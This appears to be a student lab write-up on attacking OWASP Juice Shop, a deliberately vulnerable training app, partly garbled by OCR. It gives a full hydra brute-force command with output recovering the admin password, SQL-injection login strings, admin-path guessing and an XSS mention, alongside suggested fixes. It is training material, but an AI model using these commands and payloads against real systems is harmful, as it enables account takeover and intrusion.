OWASP juice simulated attack

Names:

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Github: https://github.com/mahmoudsaid98/Kali.git

Drive:


https://drive.google.com/drive/folders/118rzUVbuz_weeAvd6rCYs5BQvrI1wJ_e

1-The admin path (https://juiceshop.herokuapp.com/#/administration)

Explanation :

By guessing in the url we added word like (admin,admin_login,etc…).

Until (administration) this was the result , so we have the knowledge we had a hit .



2-The command by Brute Force (hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt juice-shop.herokuapp.com http -post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password" -V -I -F)

Explanation :

This command guesses the password of this email (admin@juice-sh.op) from a file that have thousands of passwords (rockyou.txt) , let's break the command down :

- -l (takes the username)
- -P (takes the file) then the website url
- http-post-form
- "/rest/user/login:email=^USER^&password=^PASS^: (to get the end point we will use burpsuite)

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss
Content-Length: 39
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, */*
Content-Type: application/json
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"sdgasdg"
}
```

- F=Invalid email or password (The error when wrong password or email in the login page)

- -V (prints all attempts)

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt juice-shop.herokuapp.com http-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password" -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 18:04:07
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-post-form://juice-shop.herokuapp.com:80/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "123456" - 1 of 14344401 [child 0] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "12345" - 2 of 14344401 [child 1] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "admin123" - 3 of 14344401 [child 2] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "123456789" - 4 of 14344401 [child 3] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "password" - 5 of 14344401 [child 4] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "iloveyou" - 6 of 14344401 [child 5] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "princess" - 7 of 14344401 [child 6] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "1234567" - 8 of 14344401 [child 7] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "rockyou" - 9 of 14344401 [child 8] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "12345678" - 10 of 14344401 [child 9] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "abc123" - 11 of 14344401 [child 10] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "nicole" - 12 of 14344401 [child 11] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "daniel" - 13 of 14344401 [child 12] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "babygirl" - 14 of 14344401 [child 13] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "monkey" - 15 of 14344401 [child 14] (0/0)
[ATTEMPT] target juice-shop.herokuapp.com - login "admin@juice-sh.op" - pass "lovely" - 16 of 14344401 [child 15] (0/0)
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
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[80][http-post-form] host: juice-shop.herokuapp.com   login: admin@juice-sh.op   pas[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get
* instead.
sword: admin123
```

- -I (gnore such errors and continue testing)

```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin@juice-sh.op -P /usr/share/wordlists/rockyou.txt juice-shop.herokuapp.com http-post-form "/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password"  -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-26 18:10:31
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344401 login tries (l:1/p:14344401), ~896526 tries per task
[DATA] attacking http-post-form://juice-shop.herokuapp.com:80/rest/user/login:email=^USER^&password=^PASS^:F=Invalid email or password
[80][http-post-form] host: juice-shop.herokuapp.com   login: admin@juice-sh.op   password: admin123
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
[ERROR] the target is using HTTP auth, not a web form, received HTTP error code 401. Use module "http-get" instead.
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```


- -F (doesn’t show the errors)



Way to fix:

Temporarily Lock Accounts After a Predefined Number of Failed Login Attempts

Ensure the lockout duration increases with subsequent failures (e.g., exponential backoff).

Lock account after 5 failed attempts for 10 minutes.

On a second lockout, increase to 30 minutes.


if failed_attempts >= 5:

lock_account(user_id, lock_duration=10) # Lock account for 10 minutes

3- OFFERS!!!

Explanation:

This command will be a link shown as a word (OFFERS!!!) when it’s clicked a message will appear .



Preventing XSS Attacks

Ensure all user inputs are validated on the server side.

Allow only expected data formats (e.g., no HTML or JavaScript in text fields).

Use regular expressions or whitelists for strict validation.

For a search bar, strip out special characters:

import re

input = re.sub(r'[<>]', '', input**)**

4-**The cookie:**

(language=en;welcomebanner_status=dismiss;cookieconsent_st atus=dismiss)

Extra vulnerability :

Sql injection in the login page (admin@juice-sh.op’ -- “)

(admin@juice-sh.op’ or 1=1 -- ")

Thanks,

Regards…